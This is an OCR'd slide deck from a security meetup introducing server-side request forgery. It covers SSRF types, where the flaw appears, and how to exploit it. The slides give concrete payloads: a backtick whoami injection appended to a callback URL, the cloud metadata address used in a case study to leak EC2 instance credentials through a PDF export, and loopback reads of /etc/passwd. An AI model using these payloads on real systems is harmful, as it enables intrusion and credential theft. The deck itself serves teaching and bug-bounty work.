

SSRF 101

Presented to THM,Surat by Harsh Tandel

WHO AM I

- Cyber Security Consultant
- Part Time Bug Hunter
- Full Time Security enthusiast
- Hacked Gujarat,Delhi,Maharashtra Police
- Rewarded by NCIIP IN,NCSC & Tax Admin NL,

  MOD UK,CERT NZ

- Published CVE 2022 3343

Server **S**ide **R**equest **F**orgery (SSRF)

Server Side Request Forgery (SSRF) is simply an attack where the server will make a request (act like a proxy) for the attacker either to a local or to a remote source and then return a response containing the data resulting from the request.

There is mainly 3 types of SSRF

1]Blind SSRF

2] Semi Blind SSRF

3]Non Bind SSRF

Impact of SSRF

- Make Server to access internal resources via loopback request bypassing WAF.
- Make Server access remote or other server of same network for lateral movements.
- Fetch AWS Metadata and access AWS console.
- Extreme cases blind SSRF can be chained to Command Injection.
- Internal Port scan & DOS.
- Much more behind the wires and thoughts.

Where you can find SSRF

- Where webapp fetch resources from own backend or remote server.
- Where Redirection,proxy or reference are provided.
- PDF export functionality.
- Image for data upload from URL/dropbox.
- Parameters : url,uri,proxy,forward,data etc.

How to identify and exploit SSRF

- After getting suspected parameter replace it's value with attacker controlled server url or burp collaborator link.
- Forward request and then wait for HTTP Interaction in server log or burp collaborator for while or after sometime click on "Poll now".
- Now check the ip made interaction is belongs to victim or not via whois lookup.
- If it's victim ip then congrats you identified potential SSRF.
- Now identify it's type and exploit.

If it’s non blind ssrf you can see response then try to give loopback address or local addresses to view server sensitive data like etc/passwd,etc/.

If loopback traffic is not allowed try to fetch and load resource from remote server if possible from same organisation intranet.

In case of semi blind where you got only response timing try port scan by giving address of server and well known ports.

In case of blind ssrf try to chain it with command injection by embedding command injection.

http://collabratorpayload?`whoami`

Case Study

Escalation of HTML Injection to EC2 Instance credentials leak

There was functionality for exporting invoice of organisation in site.While testing input validation i found address 2 field was vulnerable to HTML injection it renders and printed in pdf.

It got my attention i putted iframe to elevet html injection and it also rendered in pdf.

Site was hosted on AWS.So i thought of exfiltrating AWS Metadata i replaced iframe payload with metadata url “http://169.254.169.254/latest/meta-data/“.

But WAF blocked aws metadata url.So now i need to bypass this WAF Filter.I encoded and converted it to decimal.now payload was “http://169.254.169.254/latest/meta-data/identity%20-credentials/ec2/security-credentials/ec2-instance”.

And i exported pdf with ec2 instance credentials in address field.

Case studies (cont…)

Blind SSRF to Command injection

- Here attacker found blind SSRF got interaction in burp collaborator.
- Attacker appended os command `whoami` with burp payload and sent request .
- In the interaction response attacker got name of current user.

Thank You all for your precious time and attention

Thanks THM,Surat for great opportunity

Bombard Your Questions and Feedback